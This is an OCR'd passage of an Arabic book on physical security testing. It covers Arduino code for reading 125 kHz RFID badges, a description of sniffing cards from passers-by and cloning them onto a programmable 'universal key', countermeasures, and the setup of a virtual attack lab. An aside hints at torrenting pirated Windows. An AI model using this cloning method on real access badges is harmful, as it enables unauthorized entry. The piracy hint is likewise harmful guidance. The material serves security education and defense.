
}

uint8_t rfid_get_next(void)
{

    uint16_t hexresult;
    // Working space to assemble each byte
    static char byte_chars[3];
    // Pull out one byte from this position in the stream
                                                  snprintf(byte_chars,3,"%c
%c",buffer_at[0],buffer_at[1]);
    sscanf(byte_chars,"%x",&hexresult);
    buffer_at += 2;
    return static_cast<uint8_t>(hexresult);
}
```

قم برفع الكود إلى لوحة اردوينو.

لا داعي لإزالة السلك بين RDM630 و اردوينو لان هذا الكود سيستخدم المنفذ رقم 2 الرقمي في معالجة البيانات ولن يؤثر على عملية الرفع



بعد الانتهاء من رفع البرنامج إلى اردوينو قرب أي بطاقة RFID بتردد 125 كيلو هرتز إلى شريحة قراءة البطاقات و ستجد بيانات البطاقة قد ظهرت أمامك مباشرة على الشاشة الحاسب الآلي و بالقيمة الحقيقة



لاحظ أن الرقم الظاهر 7 خانات فقط على الرغم من أن جميع بطاقات الـ RFID تحتوي كود من 10 خانات و ليس 7 و هي كالتالي: 2702008




في الحقيقة الكود صحيح لكن بدون 000 في بداية الكود، أي أن اردوينو قام بحذف جميع الأصفار الموجودة في بداية الكود و بدء عرض الكود من الرقم 2 لذلك عندما نجد أمامنا كود اقل من عشر خانات نقوم بإضافة الخانات المتبقية على هيئة أصفار من الجهة اليسرى.

سارق البطاقات في العالم الحقيقي

في كلا التجربتين قمنا بمحاكاة سرقة أكواد الـ RFID حتى و أن لم تكن مكتوبة على البطاقة باستخدام arduino rfid reader ، سيقول البعض لكن لا يمكن للصوص أن يسرقوا البطاقات بهذه الطريقة لأنها تتطلب أن يكون قارئ البطاقات متصل بالحاسب الآلي ليعرض علية الكود السري للبطاقة.



هذه المشكلة يمكن تخطيها بسهولة و ذلك بتوصيل اردوينو ببطارية و شاشة lcd صغيرة الحجم و عرض البيانات عليها بدل جهاز الحاسب (راجع الفصل السابع من كتاب اردوينو ببساطة لتعرف كيف توصل اردوينو بالشاشات الكريستالية الصغيرة)، ومن الممكن أيضا تطوير القارئ ليعمل بدون لوحة اردوينو كاملة ويتم استخدام المتحكم الدقيق ATmega 328 فقط و عمل PCB خاصة بدل لوحة التجارب و بالتالي يتم تصغير حجم القارئ للدرجة التي تسهل وضعة في الجيب.





تتم سرقة بطاقات الـ RFID عن طريق تمرير الـ sniffer بجانب الشخص الذي يحمل البطاقة المراد سرقتها و بمجرد المرور بجانب موضع البطاقة سيقوم القارئ الإلكتروني بمعرفة الكود وعندها يمكن صناعة بطاقة مزورة تحمل نفس الكود السري.

المزيد من التصميمات الأخرى لقارئات الـ RFID

هناك العديد من المشاريع المتوفرة على الأنترنت تشرح بالتفصيل صناعة RFID reader باستخدام اردوينو و يمكنك الرجوع إلى الروابط التالية و التي تشرح تصميمات مختلفة عن هذا المشروع لكن تؤدى نفس الغرض

http://www.instructables.com/id/Arduino-and-RFID-from-seeedstudio

http://www.instructables.com/id/Reading-RFID-Tags-with-an-Arduino


http://www.instructables.com/id/Wiring-and-programming-the-Parallax-RFID-Serial-Ca

بعد معرفة الكود الخاص بالبطاقة المراد سرقتها يتم نقل الكود إلى ما يعرف باسم الـ universal RFID key

الخطوة الثانية – صنع بطاقة RFID قابلة للبرمجة


بعد الحصول على الكود الخاص بالبطاقة المصرح لها بالعبور من النظام الأمني يتم صناعة بطاقة تحمل نفس الكود لتؤدى وظيفة المفتاح الذي يمكن المخترق من عبور نظام حماية الـ RFID lock

يمكن صناعة tag قابلة للبرمجة و التي تعرف باسم الـ universal tag أو universal RFID key و ذلك باستخدام نفس الشريحة الموجودة داخل اردوينو , و هي شريحة atemga 8 أو atmega 328 أو atmega 168





مخطط الدائرة:

ملحوظة: ستجد مخطط الدائرة مع الملفات المرفقة بالكتاب على هيئة ملف pdf




البطاقة من تصميم Dong Jackson


Multi Prox Card v1.1
ENTER
MODE
DRJ


BH-9VPC

الشكل النهائي:




بعد الانتهاء من بناء الدائرة قم برفع الكود البرمجي الموجود في الملفات المرفقة باسم universalkey.ino إلى شريحة الاتميجا atmega 328 ثم قم بانتزاع الشريحة من لوحة اردوينو حتى تضعها في لوحة الـ universal key

لمشاهدة الخطوات التفصيلية لصناعة الـ PCB الخاصة بهذا المشروع يمكنك الرجوع إلى المصدر عن طريق زيارة الرابط التالي
http://www.instructables.com/id/A-Universal-RFID-Key

تصميمات أبسط



التصميم السابق يعتبر معقد لأنه يعتمد على مكونات إلكترونيه سطحية SMD لكن هناك تصميمات أخرى تمكنك من بناء بطاقة RFID بصورة ابسط و بمكونات أقل لكن لاحظ أنها ستكون غير قابلة لتغير كود البطاقة إلا بإعادة برمجتها مرة أخرى



لمعرفة التفاصيل توجهه للروابط التالية:

http://scanlime.org/2008/09/using-an-avr-as-an-rfid-tag

http://www.instructables.com/id/Stupid-Simple-Arduino-LF-RFID-Tag-Spoofer

إجراءات الحماية

شاهدنا في الفصل السابق كيف يمكن سرقة بطاقات الهويـة RFID بسـهولة، لكن الخبر الجيد أنه يمكن حمايتها بسهولة أيضاً و باتخاذ بعض الإجراءات البسيطة.

الإجراء الأول: امسح الأرقام المكتوبة

إذا كـانت البطاقـة مـن النـوع الـذي يـدون عليـة رقـم البطاقـة فقـم بمسحها أو وضع شريط لاصق عليها يخفي الأرقام، بعض الشـركات تقوم بطبع صور أو ملصقات خاصة على البطاقات قبـل أن تقدمها للموظفين و في بعض الأحيان تكتب عليها بيانات الموظف مثل أسمة ووظيفته و مكان العمل.



الإجراء الثاني: احفظ البطاقة في المحفظة المضادة



هناك حافظات صغيرة خاصة مصنوعة من مواد معدنيـــة تحجــب الإشـــارات و الموجـــات الكهرومغناطيسية بمختلف الترددات و تستخدم هذه الحافظات في حجب إشارات أجهزة قراءة البطاقـات مـادامت شـريحة الــ RFID محفوظـة بداخلها.

تباع الحافظات في أشكال و أحجام مختلفة منها ما يصلح للكروت الصغيرة و منها ما يصلح للكروت الكبيرة و هناك أنواع اخرى مخصصة لجوازات السفر Passport الحديثة و التي يكون مدمج بها رقاقات RFID، لك أن تتخيل ما قد يحدث إذا سرق احدهم بيانات جواز سفرك.

ملحوظة معظم الدول العربية ليس لـديها مثل هـذه passports الذكيـة لكـن معظـم الـدول الاجنيـة مثـل الولايات المتحدة الأمريكية و انجلترا و معظم بلاد اوربا أصبحت تستخدم جوازات السفر الذكية.



اصنعها بنفسك

يمكنك صناعة الحاويات الواقية من ورق الالمونيوم Aluminum Foil (مثل المستخدم لحفظ الطعام الساخن) ستجده في محلات الأدوات المنزلية أو في قسم الأطعمة بالمولات التجارية.



كل ما عليك فعلة هو أن تحصل على ورقة كبيرة من الالمونيوم و تقوم بتطبيقها مرتين ثم تقصه على شكل غلاف يوضع حول بطاقة الـ RFID و بذلك ستقوم الحاوية بحجب الطاقة الكهرومغناطيسية القادم من قارئات البطاقات مما يؤدي على عدم تشغيل ال RFID tag.



الإجراء الثالث: استخدم تردد أعلى

إذا كنت صاحب شركة أو مسئول عن تأمين مكان ما فعليك اختيار أنظمة حماية RFID ذات الترددات العالية، ابتعد عن تردد 125 كيلو هرتز و تردد 13.3 ميجا هرتز و اشتري أنظمة حماية تملك تردد أعلى منهما مثل 433 ميجا هرتز و 865 ميجا هرتز.

ذلك الإجراءات سيؤدي إلى وجود عقبات كثيرة في طريق المتسللين حيث يصعب وجود قارئات للترددات الأعلى من 13.3 ميجا هرتز كما تتميز هذه القارئات بالحجم الكبير و الملحوظ في معظم الأحيان مما يكشف من يحاول استخدامها في السرقة.



الإجراء الرابع: بطاقات الـ **RFID** التفاعلية




يعتبر هذا النوع هو المفضل لدى خبراء الحماية و يعرف بأسم البطاقات النشطة Active Tags و هي بطاقات تعمل على مبدأ السؤال و المعادلة و الجواب، لنأخذ مثال:

البطاقات العادية passive tag

1. يرسل القارئ الطاقة لاسلكيا
2. يتم تشغيل البطاقة
3. إرسال الكود المخزن في البطاقة لاسلكياً
4. انتهت عملية التوثيق

البطاقة النشطة active tag



1. يرسل القارئ إشارة لاسلكية لبدأ التواصل
2. يتم تشغيل البطاقة باستخدام بطارية مدمجة
3. يرسل القارئ سؤال يتطلب معادلة سرية مثل (ما هو حاصل جمع x+4y+z) و تكون قيمة x, y, z مخزنة في البطاقة
4. القارئ يحسب النتيجة داخليا و يقوم بتشفيرها hashing process
5. تقوم البطاقة بحساب قيمة المعادلة بمعرفة المتغيرات المخزنة بداخلها و تقوم بإرسال القيمة على صورة hash
6. يقارن القارئ قيمة الهاش القادمة من البطاقة مع قيمة الهاش التي حسبها مسبقاً و إذا تطابقت قيم الهاش يتم الدخول

أنظمة الحماية المعتمدة على active tag لا تتأثر بعملية الـ sniffing و نظريا لا يمكن سرقة الكود لأنه لا يتم إرسال كود معين و إنما يتم إرسال جواب على معادلة و بصورة مشفرة ذات اتجاه واحد one way hashing لذلك حتى و إنما تم التقاط البيانات من البطاقة فهي بلا فائدة لان المعادلة ستتغير مع الوقت (بعض الأنظمة تغير معادلة التوثيق بضع مرات في الثانية الواحدة).

هناك بعض الأنظمة الأخرى الأكثر ذكائاً و التي تعتمد على عدة عوامل للتأكد من صحة البطاقة و ذلك عن طريق اتباع الخطوات السابقة مع وجود شريحة مغناطيسية تحمل بيانات مشفرة يتم قراءتها عن طريق إدخال البطاقة في قارئ خاص، و هناك أنظمة حماية اخرى تعتمد على قراءة الـ RFID و إدخال:

- كلمة مرور
- بصمة أصبع
- فحص لقزحية العين

وتسمى أنظمة الحماية التي تدمج عدة عوامل تأكيد في ذات الوقت بأسم
Multi-factor authentication security systems



الجزء الثاني - محاكاة التهديدات الداخلية

معرفة قدرات عدوك و ثغراته ستجعلك قادراً على الهجوم لكن
معرفة قدراتك انت و ثغراتك تُمكنك من الدفاع و إذا لم
تعرف كلاهما فأنت هالك لا محالة

صن تزو – كتاب فن الحرب



مقدمة عن التهديدات الداخلية



في الفصول السابقة من الكتاب تحدثنا عن الأساليب التي يتبعها الأشرار في اختراق الحمايات المادية مثل الأقفال الميكانيكية و الإلكترونية لمباني المنشئات بهدف الوصول للبنية التحتية مثل السيرفرات و أجهزة الموظفين كما تعلمنا التقنيات المناسبة لصد هذه الهجمات.

يمثل الفصل الرابع بداية الجزء الثاني من الكتاب و الذي سيناقش أحد أهم مراحل الاختراق المادي و أكثرها تطبيقاً في عالم الجريمة الإلكترونية و هي مرحلة اختراق أنظمة التشغيل و تخطى التشفير و تمثل هذه المرحلة ما يعرف بأسم **التهديدات الداخلية Internal threats** حيث تستخدم التقنيات الموجودة في هذا الفصل من قبل الموظفين الموجودين داخل المنشئات للوصول لمعلومات غير مصرح لهم الوصول إليها بهدف تسريب أو سرقة البيانات لبيعها و يتم ذلك عن طريق تخطى الحواجز البرمجية

يتكون الجزء الثاني من عده فصول و هي كالتالي:

- **الفصل الثالث:** سنتعلم كيف نبني معمل لمحاكاة الهجوم على أنظمة التشغيل في بيئة معزولة و آمنة باستخدام تقنية الـ Virtualization
- **الفصل الرابع:** سيشرح الهجمات المباشرة على أنظمة التشغيل الخاصة بشركة مايكروسوفت Windows
- **الفصل الخامس:** سيكون مُركزاً على هجمات المادية لأنظمة لينكس Linux بمختلف إصداراتها.

الفصل الثالث: بناء معمل المحاكاة


Build your Virtulaization LAB







ما هي تقنية الـ Virtualzation

تعرف تقنية الـ Virtualization بأنها مجموعة من البرمجيات تعمل على تشغيل عدة أنظمة تشغيل Operating systems -OS على نفس الجهاز في ذات الوقت و تسمى virtual machine و يتم هذا عن طريق تقسيم إمكانيات الجهاز العتادية hardware إلى عدة أنظمة تخيلية حتى أنه يمكنك أن تقوم بمحاكاة شبكة كاملة من الحواسيب و السيرفرات داخل جهاز واحد فقط و أشهر هذه البرمجيات هي Vmware, Cirtix, Microsoft HyperV, Oracle virtualbox و هناك العديد من الشركات الأخري








لنأخذ مثال عملي و لنفترض أن لدينا جهاز حقيقي physical machine يمتلك المواصفات العتادية التالية:

- 6 جيجا من سعة الذاكرة العشوائية RAM
- معالج intel core i5 و الذي يملك 4 أنوية معالجة
- هارد ديسك بسعة تخزين 250 جيجا بايت

باستخدام تقنية الـ virtualziation يمكننا عمل 4 اجهازة وهمية تعمل بمجموعة مختلفة من أنظمة التشغيل مثل لينكس و ويندوز و يمتلك كل جهاز 1 جيجا من الذاكرة و عدد 1 نواة من المعالج و تعمل هذه الـ virtual machineكأنها برنامج داخلي بجانب نظام التشغيل الأساسي



سنستخدم برنامج **virtualbox** من شركة اوركال باعتباره أفضل برنامج محاكاة مجاني و مفتوح المصدر متوفر و يمكنك أيضاً استخدام برنامج vmware player و هو مماثل لـ virtualbox لكنة مغلق المصدر كما تتوفر عده بدائل تجارية أفضل مثل vmware workstation لكنها متوفرة فقط للشراء بأسعار عالية.



بناء المعمل



الخطوة الأولى هي تحميل برنامج virtualbox و الذي يتوفر لجميع أنظمة التشغيل المختلفة و يمكنك الحصول عليه من الرابط التالي https://www.virtualbox.org

الخطوة التالية هي أن تحصل على ملفات الـ iso لأنظمة التشغيل التي سنقوم بمحاكاة الهجوم عليها و في هذا الفصل سنستخدم أشهر هذه الأنظمة مثل:

Kali-linux
Windows xp sp2
Windows 7 sp1
Slax Linux: de-ice.net disks 1.100
Ubuntu 13.04

نظام تشغيل اوبنتو يعتبر أشهر أنظمة تشغيل لينكس و أكثرها استخداما لذلك سأشرح طرق الهجوم المادي عليه و يمكنك تحميل أخر الإصدارات من موقع www.ubuntu.com كما يمكنك استخدام أي نظام تشغيل اخر تفضله

أما نظام slax linux de-ice فهو نظام تشغيل مبني على توزيعة slax و هو مُعد خصيص لتجارب الاختراق المادية و الاختراق عن طريق الشبكة - في هذا الكتاب سأشرح الاختراق المادي فقط لهذه التوزيعة و يمكنك تحميل الإصدارات المختلفة من هذا النظام من خلال موقع شركة Hacking dojo للتدريب http://hackingdojo.com/pentest-media

لن أذكر طريقة الحصول على أنظمة ويندوز لأنه من غير القانوني الحصول على النسخ المقرصنة منها لكن دعني أخبرك أن محركات بحث التورنت رائعة في الحصول على هذه الأشياء ;)

مهارات يجب أن تمتلكها

قبل أن تكمل باقي الفصول يجب أن تمتلك بعض المهارات في التعامل مع أنظمة لينكس لذلك في حال لم يكن لديك الخبرة في التعامل مع هذه الأنظمة فأنصحك بالذهاب إلى موقع لينكس العربي http://www.linuxac.org كما أنصحك بكتاب **[أبونتو ببساطة]** لتعلم اساسيات لينكس و الذي يمكنك تحميلة مجاناً من الرابط التالي http://www.simplyubuntu.com



